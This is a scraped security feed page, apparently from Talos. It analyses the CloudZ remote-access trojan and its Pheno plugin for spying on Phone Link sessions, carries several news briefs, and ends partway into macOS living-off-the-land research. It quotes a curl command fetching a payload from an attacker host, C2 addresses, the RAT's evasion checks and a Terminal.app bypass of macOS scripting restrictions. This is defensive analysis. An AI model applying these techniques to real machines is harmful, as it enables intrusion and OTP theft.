
When the .NET loader is triggered through the Windows task scheduler, it performs the detection evasion checks beginning with a timing-based evasion check, where it calculates the actual elapsed time of a sleep command to detect if it is executed in the analysis environment. It then performs enumeration of running processes in the victim machine against a list of security tools, including network sniffers like Wireshark and Fiddler, as well as system monitors like Procmon and Sysmon. The .NET loader exits the execution if these are detected in the victim environment. 

CloudZ RAT potentially steals OTP messages using Pheno plugin
Figure 3. Excerpt of the .NET loader binary with detection evasion instructions.


The loader then conducts hardware and environment checks to identify virtual machine (VM) or sandbox characteristics. It verifies that the system has at least two processor cores and searches for strings like “VIRTUAL” or “SANDBOX” within the system directory path, computer name, user domain, and the current victim username.  

CloudZ RAT potentially steals OTP messages using Pheno plugin
Figure 4. Excerpt of the .NET loader binary with detection evasion instructions. 



The loader executable is embedded with multiple chunks of the hexadecimal strings in the binary, which are concatenated sequentially during the execution, reassembling a massive hexadecimal data blob. The loader converts the hexadecimal strings to bytes and performs bytewise XOR decryption using the key hexadecimal (0xCA). If the decrypted payload is a .NET assembly, the loader will reflectively run. Otherwise, it writes the decrypted payload to the folder “%TEMP%\{GUID}” and runs it as a process.  

CloudZ RAT potentially steals OTP messages using Pheno plugin
Figure 5. Excerpt of the .NET loader to execute the .NET payload module. 
CloudZ RAT potentially steals OTP messages using Pheno plugin
Figure 6. Excerpt of the .NET loader to execute the non .NET payload executables. 

Modular CloudZ RAT delivered as payload 

Talos discovered that a CloudZ, a modular RAT, is delivered as the payload in the current intrusion. CloudZ is a .NET executable compiled on Jan. 13, 2026, and is obfuscated with ConfuserEx obfuscation.  

CloudZ RAT potentially steals OTP messages using Pheno plugin

Figure 7. The RAT binary shows the malware name, CloudZ. 

CloudZ employs layers of defense against the analysis environments and reverse engineering. It queries the _ENABLE_PROFILING environment variable via GetEnvironmentVariable Windows API to detect whether a .NET profiler or debugger is attached to the RAT process on the victim machine. It uses the .NET method “System.Reflection.Emit.DynamicMethod” combined with “ILGenerator” method to create the executable functions dynamically during the RAT execution. 


The operation of CloudZ utilizes its configuration data, which is embedded in the binary, as a resource that it decrypts and loads into memory during execution. The decrypted configuration data includes various C2 commands, PowerShell scripts for data archive extraction, multiple file download methods, paths and names of staging folders, multiple HTTP headers, and the URLs of the staging servers. 

CloudZ RAT potentially steals OTP messages using Pheno plugin
Figure 7. CloudZ primary configuration data decrypted in memory. 

After the decryption of the configuration data, CloudZ decodes the Base64-encoded strings to get the URL of the staging server where the secondary configuration is stored.  

CloudZ RAT potentially steals OTP messages using Pheno plugin
Figure 8. CloudZ function that downloads the secondary configuration data from the staging server. 


Talos found that the RAT downloads and processes secondary configuration data through the URLs “hxxps[://]round-cherry-4418[.]hellohiall[.]workers[.]dev/?t=1773406370” or "https[://]pastebin[.]com/raw/8pYAgF0Z?t=1771833517" and extracts the C2 server IP address “185[.]196[.]10[.]136” and port number 8089, establishing connections through TCP sockets. 



Pivoting on the Pastebin URL indicator, we found that the attacker used the Pastebin handler name “HELLOHIALL” and hosted the secondary configuration data at several Pastebin URLs.  

CloudZ RAT potentially steals OTP messages using Pheno plugin
Figure 9. Attacker-controlled Pastebin hosting the secondary configuration data.
CloudZ RAT potentially steals OTP messages using Pheno plugin
Figure 10. Attacker’s Pastebin account hosting multiple nodes of secondary configuration data. 

The RAT rotates between three hardcoded user-agent strings to blend its HTTP traffic with the legitimate browser requests of the victim machine. Every HTTP request includes anti-caching headers consisting of “Cache-Control: no-cache, no-store, must-revalidate", “Pragma: no-cache", and “Expires: 0”, which prevents intermediate proxies and CDN infrastructure from caching C2 or the staging server details.  

User-agent headers used by the CloudZ are: 

  • Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0 
  • Mozilla/5.0 (iPhone; CPU iPhone OS 11_4_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/11.0 Mobile/15E148 Safari/604.1 
  • Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 

After the RAT establishes the C2 connection, it enters the command dispatcher module that relies on a decrypted configuration data loaded into memory. The configuration data contains Base64-encoded command identifiers which the RAT matches against the commands received from the C2 server to perform the several functionalities. The commands facilitated by CloudZ are shown in the table below: 

Base64-encoded command 

Decoded command 

Purpose 

cG9uZw== 

pong 

Heartbeat response 

UElORyE= 

PING! 

Heartbeat request 

Q0xPU0U= 

CLOSE 

Terminate RAT process 

SU5GTw== 

INFO 

collects OS edition, architecture, and hardware details from the victim machine 

UnVuU2hlbGw= 

RunShell 

Execute shell command 

QnJvd3NlclNlYXJjaA== 

BrowserSearch 

Browser data exfiltration 

R2V0V2lkZ2V0TG9n 

GetWidgetLog 

Phone Link recon logs and data exfiltration 

cGx1Z2lu 

plugin 

Load plugin 

c2F2ZVBsdWdpbg== 

savePlugin 

Save plugin to disk at the staging directory C:\ProgramData\Microsoft\whealth\ 

c2VuZFBsdWdpbg== 

sendPlugin 

Upload Plugin to C2 

UmVtb3ZlUGx1Z2lucw== 

RemovePlugins 

Remove all deployed plugin modules 

UmVjb3Zlcnk= 

Recovery 

Recovery or reconnect routine 

RFc= 

DW 

Download and write file operations 

Rk0= 

FM 

File management operations  deletefile 

TE4= 

LN 

Unknown 

TXNn 

Msg 

Send message to C2 

RXJyb3I= 

Error 

Error reporting back to C2 

cmVj 

rec 

Screen recording 

The RAT employs various methods to download and execute the plugins. The plugin download feature of RAT uses a three-method fallback approach. It first checks for the presence of the curl utility. If found, it attempts to download the file from a specified URL to a target path while following redirects. If curl is missing or the command fails, it falls back to PowerShell, where it first tries to download the file using the Invoke-WebRequest command. If that method also fails, it executes a final method that uses the LOLBin“bitsadmin” tool to download and save the plugin payloads to the victim machine.  

CloudZ RAT potentially steals OTP messages using Pheno plugin
Figure 11. CloudZ’s embedded PowerShell command with three different approaches to download operation.

Talos observed from the telemetry data that the attacker has downloaded and implanted the Pheno plugin through the curl command from the staging server. 

curl -L -o C:\Windows\TEMP\pheno.exe hxxps[://]orange-cell-1353[.]hellohiall[.]workers[.]dev/pheno.exe

Pheno plugin to perform the Phone Link application recon 

In this intrusion, Talos observed that the attacker used a plugin called Pheno to perform reconnaissance of the Windows Phone Link application in the victim machine.  


Pheno is designed to detect if a user is currently syncing their mobile device to a Windows machine through the Phone Link application. It scans all running processes for specific keywords such as "YourPhone," "PhoneExperienceHost," or "Link to Windows," and if matches are found, it logs their Process IDs and file paths to the files with the filename “phonelink-<COMPUTERNAME>.txt”, created in two staging folders such as : 

  •  C:\programdata\Microsoft\feedback\cm 
  •  %TEMP%\Microsoft\feedback\cm 
CloudZ RAT potentially steals OTP messages using Pheno plugin
Figure 11. Pheno recon plugin that monitors an active PC-to-phone bridge through Phone Link application. 


After checking Phone Link processes and writing its results, Pheno executes a secondary check that reads back the contents of previously written files and searches the keyword "proxy" in a case-insensitive manner. The plugin conducts this check because the Microsoft Phone Link application creates a local proxy connection to relay traffic between the PC and the paired mobile device. The presence of "proxy" in the output files, whether generated by a previous execution of the pheno plugin, indicates that the Phone Link session is actively routing traffic through its relay channel.  

When the keyword is detected, the pheno plugin writes "Maybe connected" to its output file in the staging folders, which eventually allows the attacker, with the help of CloudZ RAT, to potentially monitor SMS or OTP requests that appear on the Phone Link application. 

CloudZ RAT potentially steals OTP messages using Pheno plugin
Figure 12. Pheno checking for a previous instance of PC-to-phone bridge through Phone Link application. 

Coverage

The following ClamAV signature detects and blocks this threat: 

  • Win.Packed.Msilheracles-10030690-0 
  • Win.Trojan.CloudZRAT-10059935-0 
  • Win.Trojan.CloudZRAT-10059959-0 

The following Snort Rules (SIDs) detect and block this threat: 

  • Snort 2: 66409, 66410, 66408 
  • Snort 3: 301492, 66408 

Indicators of compromise (IOCs) 

The IOCs for this threat are available at our GitHub repository here.

North Korea’s Enormous Crypto Hacks Redefine Scale and Strategy

A pair of tightly executed cyberattacks have become milestones in cryptocurrency theft in 2026 due to their sheer size. These two incidents, targeting Drift Protocol and KelpDAO, account for roughly three quarters of all recorded crypto losses through April, revealing a shift toward fewer, higher-dollar operations. Based on a report from TRM Labs, security researchers..

The post North Korea’s Enormous Crypto Hacks Redefine Scale and Strategy appeared first on Security Boulevard.

U.S. Consumers Lost $2.1 Billion in Social Media Scams in 2025, FTC Says

An FTC report says that Americans last year lost $2.1 billion in social media scams, such as shopping and investment schemes. Social media site have become the place where most of these scams start, and more than half of that money was stolen in scams began on Facebook, WhatsApp, and Instagram.

The post U.S. Consumers Lost $2.1 Billion in Social Media Scams in 2025, FTC Says appeared first on Security Boulevard.

China Has its Sights Set on Scammers, Just Not Those Targeting Americans 

China, threats, scams, CISA TP-Link Volt Typhoon Salt Typhoon

A new report from the U.S.-China Economic and Security Review Commission reveals that while China is aggressively prosecuting fraud targeting its own citizens, it continues to turn a blind eye to industrial-scale scam centers victimizing Americans. This selective enforcement has incentivized Chinese criminal syndicates to pivot toward U.S. targets, resulting in over $10 billion in losses in 2024 through "pig-butchering" and crypto investment schemes. As attackers integrate AI to scale these operations and exploit cryptocurrency for money laundering, experts warn that organizations must treat social engineering as a structural infrastructure threat rather than a simple training issue, as diplomatic solutions remain unlikely in the current geopolitical climate

The post China Has its Sights Set on Scammers, Just Not Those Targeting Americans  appeared first on Security Boulevard.

Networks of Browser Extensions Are Spyware in Disguise 

Modern browser extensions and ad blockers are legally collecting and reselling user data, including streaming habits and B2B sales intelligence, under the guise of "analytics." This unregulated "legal spyware" creates massive security gaps as employees unwittingly leak corporate URLs, SaaS dashboards, and research activity to third-party databases. With the rise of AI-native browsers and personal device syncing, security leaders must evolve beyond simple permission checks to implement rigorous extension governance and privacy policy reviews to prevent targeted attacks and corporate data leakage.

The post Networks of Browser Extensions Are Spyware in Disguise  appeared first on Security Boulevard.

Sevii Adds Ability to Dynamically Deploy AI Agents to Combat Cyberattacks

By leveraging Myrmidon Defense Technology (MDT), Sevii enables cybersecurity teams to orchestrate autonomous AI agent swarms to hunt, isolate, and remediate threats at machine speed. This "AI fire with AI fire" approach addresses the critical shortage of security professionals while offering a fixed-cost model that eliminates the unpredictability of AI token consumption.

The post Sevii Adds Ability to Dynamically Deploy AI Agents to Combat Cyberattacks appeared first on Security Boulevard.

China-Backed Groups are Using Massive Botnets in Espionage, Intrusion Campaigns

Chinese, A PRC flag flies atop a metal flagpole

China-sponsored threat groups like Salt Typhoon and Flax Typhoon are increasingly relying on multiple massive botnets comprising edge and IoT devices to run their cyber espionage and network intrusion campaigns, CISA and other security agencies say. The use of such "covert networks" makes it more difficult to detect and mitigate their campaigns.

The post China-Backed Groups are Using Massive Botnets in Espionage, Intrusion Campaigns appeared first on Security Boulevard.

FBI, Indonesian Authorities Team to Take Down Site Ripping Off Users for Millions 

Phishing still hooks users around the world and coaxes them to hand over credentials. But on occasion the good guys take them down, like the FBI in collaboration with Indonesian law enforcement did with W3LLStore marketplace. 

The post FBI, Indonesian Authorities Team to Take Down Site Ripping Off Users for Millions  appeared first on Security Boulevard.

Bad Apples: Weaponizing native macOS primitives for movement and execution

  • As macOS adoption grows among developers and DevOps, it has become a high value target; however, native "living-off-the-land" (LOTL) techniques for the platform remain significantly under-documented compared to Windows. 
  • Adversaries can bypass security controls by repurposing native features like Remote Application Scripting (RAS) for remote execution and abusing Spotlight metadata (Finder comments) to stage payloads in a way that evades static file analysis. 
  • Attackers can move toolkits and establish persistence using built-in protocols such as SMB, Netcat, Git, TFTP, and SNMP operating entirely outside the visibility of standard SSH-based telemetry. 
  • Defenders should shift from static file scanning to monitoring process lineage, inter-process communication (IPC) anomalies, and enforcing strict MDM policies to disable unnecessary administrative services.

Bad Apples: Weaponizing native macOS primitives for movement and execution

As macOS adoption in the enterprise reaches record highs, with over 45 percent of organizations now utilizing the platform, the traditional "security through obscurity" narrative surrounding the OS has been rendered obsolete. Mac endpoints, once relegated to creative departments, are now the primary workstations for developers, DevOps engineers, and system administrators. Consequently, these machines have become high-value targets that serve as gateways to source code repositories, cloud infrastructure, and sensitive production credentials. 


Despite this shift, macOS-native lateral movement and execution tradecraft remain significantly understudied compared to their Windows counterparts. This research was conducted to address this critical knowledge gap. Through a systematic validation of native macOS protocols and system binaries, it is demonstrated how adversaries can “live off the land” (LOTL) by repurposing legitimate administrative tools. By weaponizing native primitives, such as Remote Application Scripting (RAS) and Spotlight metadata, intentional OS security features can be bypassed to transform standard system functions into robust mechanisms for arbitrary code execution and fleet-wide orchestration.

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 1. macOS living-off-the-land (LOTL) attack flow.

The macOS enterprise blind spot 

macOS is no longer a niche operating system. According to the Stack Overflow 2024 Developer Survey, a third of professional developers use macOS as their primary platform. These machines represent high-value pivot points, often holding source code repositories, cloud credentials, and SSH keys to production infrastructure. 

Despite this trend, the MITRE ATT&CK framework documents far fewer techniques for macOS than for Windows, and recent industry reports indicate that macOS environments prevent significantly fewer attacks than their Windows or Linux counterparts. To address this disparity, community-driven resources such as LOOBins (living-off-the-orchard binaries) have emerged to catalog native macOS binaries that can be repurposed for malicious activity. This research aims to further close that gap by systematically enumerating the native pathways available for both movement and execution.

Remote command execution: Weaponizing native primitives 

Establishing a remote shell is the first step in any post-exploitation chain. While SSH is the standard, native macOS features provide several alternatives that can bypass traditional monitoring. 

Remote Application Scripting as a Software Deployment Tool (T1072) 

Remote Application Scripting (RAS, formerly known as Remote Apple Events or RAE) was introduced to extend the capabilities of the AppleScript Inter-Process Communication (IPC) framework across a network. By utilizing the Electronic Program-to-Program Communication (“eppc”) protocol, administrative tasks and application automation can be performed on remote macOS systems. This mechanism allows a controller machine to send high-level commands to a target machine, which are then processed by the “AppleEventsD” daemon. 

The Open Scripting Architecture (OSA) is utilized as the standardized framework for this inter-application communication and automation on macOS. Through the exchange of Apple Events, this architecture enables scripts to programmatically interact with the operating system and installed applications, providing the functional foundation for the “osascript” utility. 

Traditionally, RAS is viewed as a lateral movement vector; however, this research demonstrates that it can also be utilized as a standalone Software Deployment Tool for Execution (T1072)


Adversaries attempting to use RAS for complex payloads often encounter Apple’s intentional security features, specifically the -10016 Handler Error. This restriction prevents the “System Events” application from executing remote shell commands via do shell script, even when RAS is globally enabled.

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 2. The -10016 Handler Error in remote application scripting.


To bypass this, a methodology was developed that treats “Terminal.app” as an execution proxy. Unlike “System Events”, “Terminal.app” is designed for shell interaction and accepts remote “do script” commands. To ensure payload integrity and bypass AppleScript parsing limitations (such as the -2741 syntax error), Base64 transport encoding is utilized. This transforms multi-line scripts into flat, alphanumeric strings that are decoded and executed in a two-stage process: 

  1. Deployment: A single RAS command instructs the remote “Terminal.app” to decode the Base64 string into a temporary path and apply chmod +x
  2. Invocation: A second RAS command explicitly invokes the script via "bash”, ensuring a proper shell context.
Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 3. Terminal.app as an execution proxy for Base64 payloads.

Remote Application Scripting for Lateral Movement (T1021.005) 

While RAS can be weaponized for execution, its primary function remains the facilitation of inter-process communication (IPC) across a network. In a lateral movement context, RAS is utilized to control remote applications by targeting the “eppc://” URI. This allows for the remote manipulation of the file system or the retrieval of sensitive environmental data without the need for a traditional interactive shell. 

